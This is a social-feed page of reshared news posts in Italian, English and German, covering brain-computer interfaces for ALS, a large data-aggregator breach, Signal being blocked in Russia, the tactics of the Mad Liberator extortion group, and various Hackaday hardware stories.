The Privacy Post ha ricondiviso questo.

Un Uomo affetto da SLA riparla dopo 5 anni grazie allo sviluppo di impianti celebrali
poliverso.org/display/0477a01e…
Un Uomo affetto da SLA riparla dopo 5 anni grazie allo sviluppo di impianti celebrali Una nuova ricerca pubblicata sul New England Journal of Medicine nejm.org/doi/10.1056/NEJMe2407… mostra progressi significativi nello sviluppo di impianti cerebrali che consentono ai pazienti affetti da sclerosi laterale amiotrofica (SLA) di


Un Uomo affetto da SLA riparla dopo 5 anni grazie allo sviluppo di impianti celebrali

Una nuova ricerca pubblicata sul New England Journal of Medicine mostra progressi significativi nello sviluppo di impianti cerebrali che consentono ai pazienti affetti da sclerosi laterale amiotrofica (SLA) di riacquistare la capacità di comunicare.

Due studi indipendenti, ciascuno dei quali ha coinvolto un paziente affetto da SLA, hanno dimostrato l’efficacia dell’utilizzo di interfacce cervello-computer (BCI) per ripristinare la parola in pazienti paralizzati.

Lo studio su un uomo di 45 anni


Uno studio è stato condotto su un uomo di 45 anni affetto da sclerosi laterale amiotrofica (SLA), nota anche come malattia di Lou Gehrig. A causa della malattia, ha praticamente perso la capacità di parlare e solo la sua infermiera poteva comunicare con lui, comprendendo solo circa sette parole al minuto, un valore significativamente inferiore alla norma, poiché la velocità media in un normale discorso è di circa 160 parole al minuto.

Durante l’esperimento, nel cervello del paziente sono stati impiantati quattro array di microelettrodi realizzati da Blackrock Neurotech, che hanno registrato l’attività neurale nelle aree del cervello responsabili del linguaggio e della parola, utilizzando 256 elettrodi, significativamente di più rispetto agli studi precedenti.

Il software che decodificava i segnali poteva adattarsi rapidamente e apprendere nuove parole, cosa che prima era impossibile da ottenere. Già il secondo giorno di utilizzo del sistema, il paziente ha iniziato a comunicare utilizzando un dizionario di 125mila parole. Le parole decodificate sono state visualizzate su uno schermo e pronunciate utilizzando un programma di sintesi vocale che simulava la voce pre-SLA del paziente.

Il paziente ha espresso grande gioia di poter riconnettersi con amici e familiari. Ha notato che sua figlia di cinque anni, che non ricordava la sua voce prima della malattia, all’inizio era un po’ timida, ma ora è orgogliosa che suo padre sia “diventato un robot”.

I risultati dell’esperimento


Durante l’esperimento è stato possibile raggiungere una velocità vocale di 32 parole al minuto, mentre il numero di errori è stato solo del 2,5%. In confronto, le app di dettatura sugli smartphone hanno un tasso di errore di circa il 5% e le persone sane commettono errori dell’1-2% quando leggono ad alta voce.

Il secondo studio si è concentrato su una donna che sette anni fa, all’età di 58 anni, ha ricevuto una neuroprotesi più primitiva da Medtronic. Il dispositivo ha funzionato con successo per sei anni, consentendo al paziente di comunicare tramite clic. Tuttavia, la progressiva atrofia cerebrale causata dalla SLA ha reso l’interfaccia inefficace, sebbene non siano stati riscontrati difetti tecnici.

Il dottor Edward Chang, neurochirurgo dell’Università della California, San Francisco, non coinvolto nella ricerca, ha affermato che i risultati forniscono prove convincenti che le interfacce cervello-computer potrebbero essere una soluzione clinica praticabile per ripristinare la comunicazione nelle persone con paralisi. Tuttavia, a suo avviso, ulteriori ricerche potrebbero richiedere la scoperta di nuove aree del cervello con cui interagire e che siano meno suscettibili alla degenerazione durante lo sviluppo della malattia.

L'articolo Un Uomo affetto da SLA riparla dopo 5 anni grazie allo sviluppo di impianti celebrali proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Your Data in the Cloud
poliverso.org/display/0477a01e…
Your Data in the Cloud I try not to go off on security rants in the newsletter, but this week I’m unable to hold back. An apparent breach of a data aggregator hackaday.com/2024/08/16/this-w… has resulted in a monster dataset of US, UK, and Canadian citizens names, addresses, and social security numbers. As a number of reports have


Your Data in the Cloud

I try not to go off on security rants in the newsletter, but this week I’m unable to hold back. An apparent breach of a data aggregator has resulted in a monster dataset of US, UK, and Canadian citizens names, addresses, and social security numbers. As a number of reports have pointed out, the three billion records in the breach likely contain duplicate individuals, because they include all the addresses where you’ve lived, and there have only been on the order of 450 million US social security numbers issued anyway.

But here’s the deal. Each of these data aggregators, and each of the other companies that keep tons of data on you, are ticking time bombs. Maybe not every one of them gets breached, but there’s certainly enough incentive for the bad guys to try to do so. (They are looking to sell the NPD dataset mentioned above for $3.5 million.)

My gut feeling is that eventually all of the information on everyone will be released. Maybe then it will cease to be interesting to new crops of crooks, because there’s nothing new to learn.

On the other hand, the sheer quantity of identity thefts that this, and future breaches, will unleash on us all is mind-boggling. In the case of legitimate data aggregators like this one, requesting to have had your data out of their dataset appears to have been a viable defense. But for every one legit operator, there are others that simply track you. When they get hacked, you lose.

This breach is likely going to end in a large lawsuit against the company in question, but it almost certainly won’t be big enough to cover the damage to everyone in the affected countries. Is it time that companies that hold large datasets will have to realize that the data is a liability as well as an asset?

This article is part of the Hackaday.com newsletter, delivered every seven days for each of the last 200+ weeks. It also includes our favorite articles from the last seven days that you can see on the web version of the newsletter. Want this type of article to hit your inbox every Friday morning? You should sign up!


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Wie wird das Internet der Zukunft aussehen?

Wir sind auf der @FrOSCon , kommt an unserem Stand vorbei. Wir erklären euch, was die #NGI Initiative ist, wie ihr mitmachen könnt und was in Zukunft wichtig wird.

fsfe.org/activities/ngi/ngi.de…

fsfe.org/news/2024/news-202408…

reshared this

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

The First Air Force One and How it Was Nearly Lost Forever
poliverso.org/display/0477a01e…
The First Air Force One and How it Was Nearly Lost Forever Although the designation ‘Air Force One’ is now commonly known to refer to the airplane used by the President of the United States, it wasn’t until Eisenhower that the US President would make significant use of a dedicated airplane. He would have a Lockheed VC-121A kitted out to act as his office as


The First Air Force One and How it Was Nearly Lost Forever

For years, the first Air Force One sat neglected and forgotten in an open field at Arizona’s Marana Regional Airport. (Credit: Dynamic Aviation)

Although the designation ‘Air Force One’ is now commonly known to refer to the airplane used by the President of the United States, it wasn’t until Eisenhower that the US President would make significant use of a dedicated airplane. He would have a Lockheed VC-121A kitted out to act as his office as commander-in-chief. Called the Columbine II after the Colorado columbine flower, it served a crucial role during the Korean War and would result the coining of the ‘Air Force One’ designation following a near-disaster in 1954.

This involved a mix-up between Eastern Air Lines 8610 and Air Force 8610 (the VC-121A). After the Columbine II was replaced with a VC-121E model (Columbine III), the Columbine II was mistakenly sold to a private owner, and got pretty close to being scrapped.
In 2016, the plane made a “somewhat scary and extremely precarious” 2,000-plus-mile journey to Bridgewater, Virginia, to undergo a complete restoration. (Credit: Dynamic Aviation)In 2016, the plane made a “somewhat scary and extremely precarious” 2,000-plus-mile journey to Bridgewater, Virginia, to undergo a complete restoration. (Credit: Dynamic Aviation)
Although nobody is really sure how this mistake happened, it resulted in the private owner stripping the airplane for parts to keep other Lockheed C-121s and compatible airplanes flying. Shortly before scrapping the airplane, he received a call from the Smithsonian Institution, informing him that this particular airplane was Eisenhower’s first presidential airplane and the first ever Air Force One. This led to him instead fixing up the airplane and trying to sell it off. Ultimately the CEO of the airplane maintenance company Dynamic Aviation, [Karl D. Stoltzfus] bought the partially restored airplane after it had spent another few years baking in the unrelenting sun.

Although in a sorry state at this point, [Stoltzfus] put a team led by mechanic [Brian Miklos] to work who got the airplane in a flying condition by 2016 after a year of work, so that they could fly the airplane over to Dynamic Aviation facilities for a complete restoration. At this point the ‘nuts and bolts’ restoration is mostly complete after a lot of improvisation and manufacturing of parts for the 80 year old airplane, with restoration of the Eisenhower-era interior and exterior now in progress. This should take another few years and another $12 million or so, but would result in a fully restored and flight-worthy Columbine II, exactly as it would have looked in 1953, plus a few modern-day safety upgrades.

Although [Stoltzfus] recently passed away unexpectedly before being able to see the final result, his legacy will live on in the restored airplane, which will after so many years be able to meet up again with the Columbine III, which is on display at the National Museum of the USAF.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Arriva Chat-GPT5! Una Super Intelligenza da PhD con un intuito ben al di sotto di un bambino
poliverso.org/display/0477a01e…
Arriva Chat-GPT5! Una Super Intelligenza da PhD con un intuito ben al di sotto di un bambino All’inizio del prossimo anno, OpenAI introdurrà la prossima versione del suo principale modello linguistico, ChatGPT5. Si prevede che il nuovo modello sarà in grado di risolvere problemi logici complessi e problemi complessi alla stregua di una


Arriva Chat-GPT5! Una Super Intelligenza da PhD con un intuito ben al di sotto di un bambino

All’inizio del prossimo anno, OpenAI introdurrà la prossima versione del suo principale modello linguistico, ChatGPT5. Si prevede che il nuovo modello sarà in grado di risolvere problemi logici complessi e problemi complessi alla stregua di una persona con un dottorato di ricerca.

Tuttavia, anche con questi impressionanti miglioramenti, è improbabile che ChatGPT5 raggiunga il livello di comprensione del mondo che avrebbe anche un bambino di cinque anni.

Abilità linguistiche: chi è migliore?


I modelli linguistici moderni come ChatGPT dimostrano già capacità impressionanti nell’elaborazione e nella generazione di testi. Possono creare poesie, scrivere articoli scientifici e spiegare argomenti complessi come se stessero discutendo di qualcosa di semplice. Tuttavia, la loro comprensione del testo si basa sull’analisi di enormi quantità di dati e su statistiche piuttosto che sull’esperienza personale o sull’intuizione.

Allo stesso tempo, un bambino di cinque anni, pur non avendo un vocabolario così ampio, si distingue per la sua capacità di inventare e raccontare storie. Le loro storie possono includere trame fantasy in cui gli unicorni combattono i robot e il cane di famiglia si rivela un eroe segreto. Questa immaginazione spontanea e senza restrizioni crea la magia speciale delle storie per bambini.

Conoscenza del mondo: Enciclopedia contro immaginazione


Quando si tratta di fatti, i modelli linguistici non sono secondi a nessuno. Possono rispondere immediatamente a una domanda sulla capitale del Bhutan o sulla formula chimica del sale da cucina. Tuttavia, comprendere le situazioni della vita reale come il comportamento umano o le leggi fisiche rimane una sfida per l’intelligenza artificiale.

Un bambino di cinque anni, anche se fa infinite domande come “Perché la luna ci segue?” o “Come mangiano gli alberi?” ha una comprensione intuitiva dei principi di base della realtà. Ad esempio, un bambino sa che se cade un bicchiere dal tavolo si romperà e che gli alberi crescono perché hanno bisogno di acqua e luce. Se manca la conoscenza, è piena di immaginazione, che dà origine a idee sorprendenti sul mondo che ci circonda.

Buon senso e contesto: dov’è che l’IA resta indietro?


Nonostante le loro capacità logiche, i modelli linguistici continuano a non essere all’altezza. Possono fare inferenze basate su dati testuali, ma spesso mancano di comprensione contestuale. Ad esempio, l’IA potrebbe capire che se piove il terreno si bagna, ma potrebbe non rendersi conto che è una buona idea portare un ombrello se il testo non lo indica.

Un bambino di cinque anni, al contrario, capisce intuitivamente che i libri non dovrebbero essere messi sulla torta, anche se potrebbe provare a farlo per curiosità. Sa anche che deve mettersi il pigiama e lavarsi i denti prima di andare a letto, ma può insistere per indossare un mantello da supereroe nel caso debba volare nel sonno.

Immaginazione e creatività: intelligenza artificiale contro pensiero infantile


I modelli linguistici possono generare storie su draghi e cavalieri o creare storie futuristiche di fantascienza combinando elementi da un enorme database. La loro scrittura può essere creativa, ma spesso non è originale perché limitata dai dati su cui è stata formata.

Allo stesso tempo, un bambino di cinque anni può creare mondi in cui ogni cane indossa un cappello e degli occhiali e un arcobaleno è accanto a una giraffa, perché è quello che vuole. L’immaginazione dei bambini non ha limiti e questa è la sua forza.

Intelligenza emotiva: abilità che l’intelligenza artificiale non ha ancora padroneggiato


I modelli linguistici possono rilevare sfumature emotive nel testo e generare risposte appropriate, ma il loro coinvolgimento nelle emozioni rimane superficiale. Agiscono come “detective delle emozioni” piuttosto che come partecipanti attivi.

Un bambino di cinque anni, al contrario, sente profondamente le emozioni di chi lo circonda. Se qualcuno piange, il bambino può offrirgli il suo giocattolo preferito o semplicemente un abbraccio per confortarlo. È importante per lui non solo capire cosa dire, ma anche come agire in risposta allo stato emotivo degli altri.

Risultati: macchina contro uomo


ChatGPT5 rappresenterà sicuramente un significativo passo avanti nello sviluppo dell’intelligenza artificiale, offrendo enormi capacità di elaborazione e generazione di testi. Tuttavia, nonostante ciò, i modelli di intelligenza artificiale rimangono limitati nella comprensione del mondo, nel buon senso e nella profondità emotiva. I bambini di cinque anni, pur non possedendo una conoscenza enciclopedica, compensano con la loro immaginazione, comprensione intuitiva del contesto e genuina capacità di empatia. Sono queste qualità che rendono le persone così uniche e inimitabili, anche rispetto alle tecnologie più avanzate.

L'articolo Arriva Chat-GPT5! Una Super Intelligenza da PhD con un intuito ben al di sotto di un bambino proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Laser Art Inspired by the Ford Motor Company
poliverso.org/display/0477a01e…
Laser Art Inspired by the Ford Motor Company Have you ever heard of Fordite? It was a man-made agate-like stone that originated from the Ford auto factories in the 1920s. Multiple layers of paint would build up as cars were painted different colors, and when it was thick enough, workers would cut it, polish it, and use it in jewelry. [SheltonMaker] uses a similar technique to create


Laser Art Inspired by the Ford Motor Company

Have you ever heard of Fordite? It was a man-made agate-like stone that originated from the Ford auto factories in the 1920s. Multiple layers of paint would build up as cars were painted different colors, and when it was thick enough, workers would cut it, polish it, and use it in jewelry. [SheltonMaker] uses a similar technique to create artwork using a laser engraver and shares how it works by showing off a replica of [Van Gogh’s] “Starry Night.”
A piece of Fordite on a pendant
The technique does have some random variation, so the result isn’t a perfect copy but, hey, it is art, after all. While true Fordite has random color layers, this technique uses specific colors layered from the lightest to the darkest. Each layer of paint is applied to a canvas. Only after all the layers are in place does the canvas go under the laser.

The first few layers of paint are white and serve as a backer. Each subsequent layer is darker until the final black layer. The idea is that the laser will cut at different depths depending on the desired lightness. A program called ImagR prepared the image as a negative image. Adjustments to the brightness, contrast, and gamma will impact the final result.

Of course, getting the exact power settings is tricky. The best result was to start at a relatively low power and then make more passes at an even lower power until things looked right. In between, compressed air cleared the print, although you have to be careful not to move the piece, of course.

There are pictures of each pass, and the final product looks great. If art’s not your thing, you can also do chip logos. While the laser used in this project is a 40-watt unit, we’ve noted before that wattage isn’t everything. You could do this—probably slower—with a lower-powered engraver.

Fordite image By [Rhonda] CC BY-SA 2.0.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Ma se la Casa Bianca fa l’Assicurazione Cyber, a che serve un programma di Cybersecurity?
poliverso.org/display/0477a01e…
Ma se la Casa Bianca fa l’Assicurazione Cyber, a che serve un programma di Cybersecurity? E’ una provocazione? Ovviamente.Anche perché il pagamento del premio è direttamente proporzionale alla “insicurezza” aziendale che viene valutata durante la redhotcyber.com/post/le-polizz…


Ma se la Casa Bianca fa l’Assicurazione Cyber, a che serve un programma di Cybersecurity?

E’ una provocazione? Ovviamente.

Anche perché il pagamento del premio è direttamente proporzionale alla “insicurezza” aziendale che viene valutata durante la stipula. Oggi come oggi l’assicurazione cyber deve essere paragonata ad un rischio comune, come un incendio ad un capannone di produzione o ad un incidente sul lavoro.

La Casa Bianca sta sviluppando una nuova polizza assicurativa informatica volta a proteggere da incidenti informatici catastrofici. La nuova politica dovrebbe essere introdotta entro la fine dell’anno. Lo ha affermato il direttore nazionale della Cyber ​​Security Harry Coker alla conferenza Black Hat 2024 .therecord.media/white-house-cy…

L’obiettivo della nuova politica è gestire i rischi, non evitarli. Ciò è necessario per stabilizzare i mercati assicurativi e migliorare il livello di sicurezza informatica nel Paese. Il governo degli Stati Uniti vuole prepararsi in anticipo a possibili incidenti informatici, per non affrettarsi a sviluppare misure di emergenza quando il disastro si è già verificato. Tale preparazione dovrebbe migliorare la resilienza economica e la fiducia del mercato.

Una delle sfide principali rimane la mancanza di dati per la valutazione del rischio. Coker ha osservato che il lavoro è ora concentrato su questo problema.

Sebbene i dettagli della nuova polizza non siano stati ancora resi noti, i rappresentanti dell’ONCD hanno confermato che l’attuale mercato assicurativo non è sufficientemente preparato per incidenti informatici catastrofici. Le agenzie stanno prendendo in considerazione una serie di misure che potrebbero migliorare la sicurezza informatica della nazione e garantire la stabilità del mercato.

Il mercato delle assicurazioni informatiche è da tempo controverso. Gli esperti ritengono che i pagamenti assicurativi possano contribuire ad aumentare il numero di attacchi da estorsione. Alcuni hacker stabiliscono addirittura l’importo del riscatto in base alle polizze assicurative delle vittime.

Inoltre, è in corso un dibattito giuridico sul ruolo dell’assicurazione informatica in caso di attacchi da parte di uno stato-nazione.

L'articolo Ma se la Casa Bianca fa l’Assicurazione Cyber, a che serve un programma di Cybersecurity? proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Muri Digitali: Signal fuori dalla Federazione Russa
poliverso.org/display/0477a01e…
Muri Digitali: Signal fuori dalla Federazione Russa Il 9 agosto 2024, gli utenti russi hanno segnalato in massa problemi con Signal. Allo stesso tempo, alcuni hanno notato che Signal non funzionava neanche con l’uso di una VPN, e i problemi sono iniziati l’8 agosto.I rappresentanti del Roskomnadzor (RKN) della Federazione Russa hanno riferito che l’agenzia ha un accesso limitato


Muri Digitali: Signal fuori dalla Federazione Russa

Il 9 agosto 2024, gli utenti russi hanno segnalato in massa problemi con Signal. Allo stesso tempo, alcuni hanno notato che Signal non funzionava neanche con l’uso di una VPN, e i problemi sono iniziati l’8 agosto.

I rappresentanti del Roskomnadzor (RKN) della Federazione Russa hanno riferito che l’agenzia ha un accesso limitato al sistema di messaggistica sicuro “a causa della violazione dei requisiti della legislazione russa”.

Roskomnadzor, ha successivamente confermato che il Messenger è stato effettivamente bloccato in Russia.

L’accesso al messenger Signal è limitato a causa della violazione dei requisiti della legislazione russa, la cui attuazione è necessaria per impedire l’uso per scopi terroristici ed estremisti“, ha riferito il servizio stampa RKN.

Roskomnadzor non ha specificato quali requisiti legali siano stati violati.

L'articolo Muri Digitali: Signal fuori dalla Federazione Russa proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Mad Liberator: La vulnerabilità sei solo tu! Anydesk e aggiornamento Windows per per un hack di successo
poliverso.org/display/0477a01e…
Mad Liberator: La vulnerabilità sei solo tu! Anydesk e aggiornamento Windows per per un hack di successo A luglio è apparso watchguard.com/wgrd-security-h… nel cyberspazio un nuovo gruppo di redhotcyber.com/post/il-ransom…,


Mad Liberator: La vulnerabilità sei solo tu! Anydesk e aggiornamento Windows per per un hack di successo

A luglio è apparso nel cyberspazio un nuovo gruppo di ransomware, chiamato Mad Liberator, che utilizza il programma Anydesk e tecniche di ingegneria sociale per infiltrarsi nei sistemi aziendali, rubare dati e chiedere riscatti.

Gli esperti di Sophos hanno rivelato i metodi di attacco del gruppo utilizzando l’esempio di un incidente in fase di studio.

A differenza della maggior parte dei ransomware, Mad Liberator non crittografa i file, ma si concentra piuttosto sul furto di informazioni e sulle minacce di fuga di dati. Mad Liberator gestisce anche un sito web dove pubblica i dati rubati se il riscatto non è stato pagato.

Per penetrare nei sistemi, Mad Liberator utilizza Anydesk, che viene spesso utilizzato dalle aziende per gestire da remoto i computer. Le vittime, ignare del pericolo, accettano richieste di connessione, credendo che la richiesta provenga dal reparto IT dell’organizzazione. Dopo aver ottenuto l’accesso al dispositivo, gli aggressori avviano un falso processo di aggiornamento di Windows.

Mentre l’utente guarda il falso aggiornamento, gli hacker ottengono l’accesso allo spazio di archiviazione e ai file di OneDrive sul server aziendale. Utilizzando la funzione FileTransfer di Anydesk, gli aggressori scaricano dati riservati e utilizzano anche lo strumento Advanced IP Scanner per cercare di sondare altri dispositivi sulla rete. In questo caso il ransomware non ha trovato alcun sistema prezioso e si è limitato solo al computer principale. Una volta completato il furto, gli hacker lasciano una richiesta di riscatto sul dispositivo.

L’attacco è durato quasi 4 ore, al termine delle quali gli aggressori hanno completato il falso aggiornamento e disabilitato la sessione di Anydesk, restituendo il controllo del dispositivo alla vittima.

È interessante notare che il malware è stato lanciato manualmente, senza riavvio automatico. Ciò significa che il malware è rimasto inattivo sul sistema della vittima anche dopo la conclusione dell’attacco.

L'articolo Mad Liberator: La vulnerabilità sei solo tu! Anydesk e aggiornamento Windows per per un hack di successo proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Are you today in #froscon2024?
🔸Listen to @johas explaining approaches for better #FreeSoftware procurement in "Geld ist nicht alles!'"
🔹 @ber will encourage voluntary payments for #FreeSoftware in ""Bezahlt sie doch einfach!!? - eure Freie Software"
🔸 Join our reading of "Ada & Zangemann - A Tale of Software, Skateboards, and Raspberry Ice Cream".
💥 Come to the FSFE booth to get your questions about NGI Zero applications answered!

fsfe.org/events/index.en.html#…

reshared this

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

A USA Feature for a Europe-Market Sony Receiver
poliverso.org/display/0477a01e…
A USA Feature for a Europe-Market Sony Receiver A feature of many modern network-connected entertainment devices is that they will play streamed music while on standby mode. This so-called “network standby”is very useful if you fancy some gentle music but don’t want the Christmas lights or the TV. It was a feature [Caramelfur] missed on their Sony AV receiver, something especially


A USA Feature for a Europe-Market Sony Receiver

A feature of many modern network-connected entertainment devices is that they will play streamed music while on standby mode. This so-called “network standby”is very useful if you fancy some gentle music but don’t want the Christmas lights or the TV. It was a feature [Caramelfur] missed on their Sony AV receiver, something especially annoying because it’s present on the US-market equivalent of their European model. Some gentle hackery ensued, and now the rece3iver follows its American cousin.

A first examination of the firmware found the two downloads to be identical, so whatever differences had to be in some form of configuration. Investigating what it exposed to the network led to a web server with device configuration parameters. Some probing behind the scenes and a bit of lucky guesswork identified the endpoint to turn on network standby, and there it was, the same as the US market model. Should you need it, the tooling is in a GitHub repository.

This isn’t the first time we’ve seen identical hardware being shipped with different firmwares in Europe from that in the USA, perhaps our most egregious example was a Motorola phone with a much earlier Android version for Europeans. We don’t understand why manufacturers do it, in particular with such an innocuous feature as network standby. If you have a Sony receiver you can now fix it, but you shouldn’t have to.

RJ45, Devcore, CC0.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Canadarm2 Scores Milestone With Catching Its 50th Spacecraft
poliverso.org/display/0477a01e…
Canadarm2 Scores Milestone With Catching Its 50th Spacecraft Recently Canada’s Canadarm2 caught its 50th spacecraft space.com/iss-canadarm2-robot-… in the form of a Northrop Grumman Cygnus cargo vessel since 2009. Although perhaps not the most prominent part of the asc-csa.gc.ca/eng/iss/canadarm…


Canadarm2 Scores Milestone With Catching Its 50th Spacecraft

Canadarm2 captures Cygnus OA-5 S.S. Alan Poindexter in late 2016 (Credit: NASA)

Recently Canada’s Canadarm2 caught its 50th spacecraft in the form of a Northrop Grumman Cygnus cargo vessel since 2009. Although perhaps not the most prominent part of the International Space Station (ISS), the Canadarm2 performs a range of very essential functions on the outside of the ISS, such as moving equipment around and supporting astronauts during EVAs.
Power and Data Grapple Fixture on the ISS (Credit: NASA)Power and Data Grapple Fixture on the ISS (Credit: NASA)
Officially called the Space Station Remote Manipulator System (SSRMS), it is part of the three-part Mobile Servicing System (MSS) that allows for the Canadarm2 and the Dextre unit to scoot around the non-Russian part of the ISS, attach to Power Data Grapple Fixtures (PDGFs) on the ISS and manipulate anything that has a compatible Grapple Fixture on it.

Originally the MSS was not designed to catch spacecraft when it was installed in 2001 by Space Shuttle Endeavour during STS-100, but with the US moving away from the Space Shuttle to a range of unmanned supply craft which aren’t all capable of autonomous docking, this became a necessity, with the Japanese HTV (with grapple fixture) becoming the first craft to be caught this way in 2009. Since the Canadarm2 was originally designed to manipulate ISS modules this wasn’t such a major shift, and the MSS is soon planned to also started building new space stations when the first Axiom Orbital Segment is launched by 2026. This would become the Axiom Station.

With the Axiom Station planned to have its own Canadarm-like system, this will likely mean that Canadarm2 and the rest of the MSS will be decommissioned with the rest of the ISS by 2031.

Top image: Canadarm2 captures Cygnus OA-5 S.S. Alan Poindexter in late 2016 (Credit: NASA)


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Roll Your Own Presence Sensor
poliverso.org/display/0477a01e…
Roll Your Own Presence Sensor [Mellow_Labs] wanted an Everything Presence Lite kite but found it was always out of stock. Therefore, he decided to create his own youtube.com/watch?v=P8RO9gjs_h…. The kit uses a millimeter wave sensor as a super-sensitive motion tracker for up to three people. It can even read your heart rate remotely. You can see a video of the project below.There are a


Roll Your Own Presence Sensor

[Mellow_Labs] wanted an Everything Presence Lite kite but found it was always out of stock. Therefore, he decided to create his own. The kit uses a millimeter wave sensor as a super-sensitive motion tracker for up to three people. It can even read your heart rate remotely. You can see a video of the project below.

There are a few differences from the original kit. Both use the C4001 24 GHz human presence detection sensor. However, the homebrew version also includes a BME680 environmental sensor.

If you haven’t seen a millimeter wave sensor—often written mmwave—before, it is essentially a tiny radar that can measure movement, acceleration, and angles very accurately. They are available at different microwave wavelengths and have onboard processing to easily provide useful information for a processor like the one in this project. The processor on board is an ESP32, which works well with [Mellow_Labs’] home automation system.

A 3D-printed case rounds everything out. Circuit-wise, there isn’t much going on since everything is on a module PCB. You essentially just have to connect everything together.

These sensors can do a lot of things. For example, inspecting pipelines. Another common way to detect people is to use a specialized camera.

youtube.com/embed/P8RO9gjs_h4?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Fighting the Scourge of “Screwdriver Mange”
poliverso.org/display/0477a01e…
Fighting the Scourge of “Screwdriver Mange” We’ve all got our favorite hand tools, and while the selection criteria are usually pretty subjective, it usually boils down to a combination of looks and feel. In our opinion, the king of both these categories when it comes to screwdrivers is those clear, hard acetate plastic handles, which are a joy to use — at least until the plastic starts


Fighting the Scourge of “Screwdriver Mange”

We’ve all got our favorite hand tools, and while the selection criteria are usually pretty subjective, it usually boils down to a combination of looks and feel. In our opinion, the king of both these categories when it comes to screwdrivers is those clear, hard acetate plastic handles, which are a joy to use — at least until the plastic starts to degrade and exude a characteristically funky aroma.

But perhaps we can change that if these experiments on screwdriver “mange” hold up. That’s [357magdad]’s unappealing but accurate description of the chemical changes that eventually occur in the strong, hard, crystal-clear handles of your favorite screwdrivers. The polymer used for these handles is cellulose acetate butyrate, or CAB, which is mostly the same cellulose acetate that replaced the more explode-y cellulose nitrate in things like pool balls and movie film, except with some of the acetate groups replaced with a little butyric acid. The polymer is fine at first, but add a little UV light and over time the outer layer of CAB decomposes into a white flaky cellulose residue while the butyric acid volatilizes, creating the characteristic odor of vomitus. Lovely.

In the video below, [357magdad] takes a look at different concoctions that all allegedly cure the mange. TL, DW; it was a dunk in household ammonia that performed the best, well ahead of other common agents like vinegar and bleach. The ammonia — or more precisely, ammonium hydroxide — works very quickly on the cellulose residue, dissolving it readily and leaving the handle mange-free and looking nearly new after some light scrubbing. None of the other agents came close, although acetone did manage to clear up the mange a bit, at the cost of softening the underlying CAB in a process that’s probably similar to acetone smoothing ABS prints.

As for the funky smell, well, the results were less encouraging. Nothing really got rid of the pukey smell, even a roll in baking soda. We suspect there won’t be much for that, since humans can detect it down to 10 parts per million. Consider it the price to pay for a nice-looking screwdriver that feels so good in your hand.

youtube.com/embed/n_Q4zsE_bFA?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

2024 Tiny Games Contest: Salsa One Handheld Requires No PCB
poliverso.org/display/0477a01e…
2024 Tiny Games Contest: Salsa One Handheld Requires No PCB If you’re thinking about building a single tiny game or even a platform, you might be tempted to use a single button for everything. Such is the case with [Alex]’s Salsa ONE minimalist game console hackaday.io/project/197328-sal…, which is inspired by both the Arduboy and the


2024 Tiny Games Contest: Salsa One Handheld Requires No PCB

Three different views of a tiny games console with a screen and a single button. It's assembled in the first picture, and the guts are shown in the second two pictures.

If you’re thinking about building a single tiny game or even a platform, you might be tempted to use a single button for everything. Such is the case with [Alex]’s Salsa ONE minimalist game console, which is inspired by both the Arduboy and the ergonomics of the SanDisk Sansa music player.

With Salsa ONE, [Alex] aimed to make something that is both simple and challenging. The result is something that, awesomely enough, doesn’t need a PCB, and can be comfortably controlled with just one thumb. There isn’t much to this thing, which is essentially an RP2040, an OLED, a vibration motor, a buzzer, a button, and a CR2032 coin cell. [Alex] chose to program Salsa ONE in MicroPython. Be sure to check it out in action in the brief demo after the break.

Have you got an idea for a tiny game? Don’t hesitate to enter the 2024 Tiny Games Contest! You have until September 10th, so head on over to Hackaday.io and get started today.

youtube.com/embed/o96_ZfCg81I?…

2024 Tiny Games Challenge


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

This Week in Security: Three Billion SS Numbers, IPv6 RCE, and Ring -2
poliverso.org/display/0477a01e…
This Week in Security: Three Billion SS Numbers, IPv6 RCE, and Ring -2 You may have heard about a very large data breach, exposing the Social Security numbers of three billion individuals. Now hang on. Social Security numbers are a particularly American data point, and last time we checked there were quite a few Americans shy of even a half of a billion’s


This Week in Security: Three Billion SS Numbers, IPv6 RCE, and Ring -2

You may have heard about a very large data breach, exposing the Social Security numbers of three billion individuals. Now hang on. Social Security numbers are a particularly American data point, and last time we checked there were quite a few Americans shy of even a half of a billion’s worth. As [Troy Hunt] points out, there are several things about this story that seem just a bit odd.

First up, the claim is that this is data grabbed from National Public Data, and there’s even a vague notice on their website about it. NPD is a legitimate business, grabbing data on as many people as possible, and providing services like background checks and credit checks. It’s not impossible that this company has records on virtually every citizen of the US, UK, and Canada. And while that’s far less than 2.9 billion people, it could feasibly add up to 2.9 billion records as was originally claimed.

The story gets strange as we consider the bits of data that have been released publicly, like a pair of files shared with [Troy] that have names, birthdays, addresses, phone numbers, and social security numbers. Those had a total of 2.69 billion records, with an average of 3 records for each ID number. That math is still just a little weird, since the US has to date only generated 450 million SSNs and change.

So far all we have are partial datasets, and claims on the Internet. The story is that there’s a grand total of 4 TB of data once uncompressed. The rest of the details are unclear, and it’s likely to take some time for the rest of the story to come out.

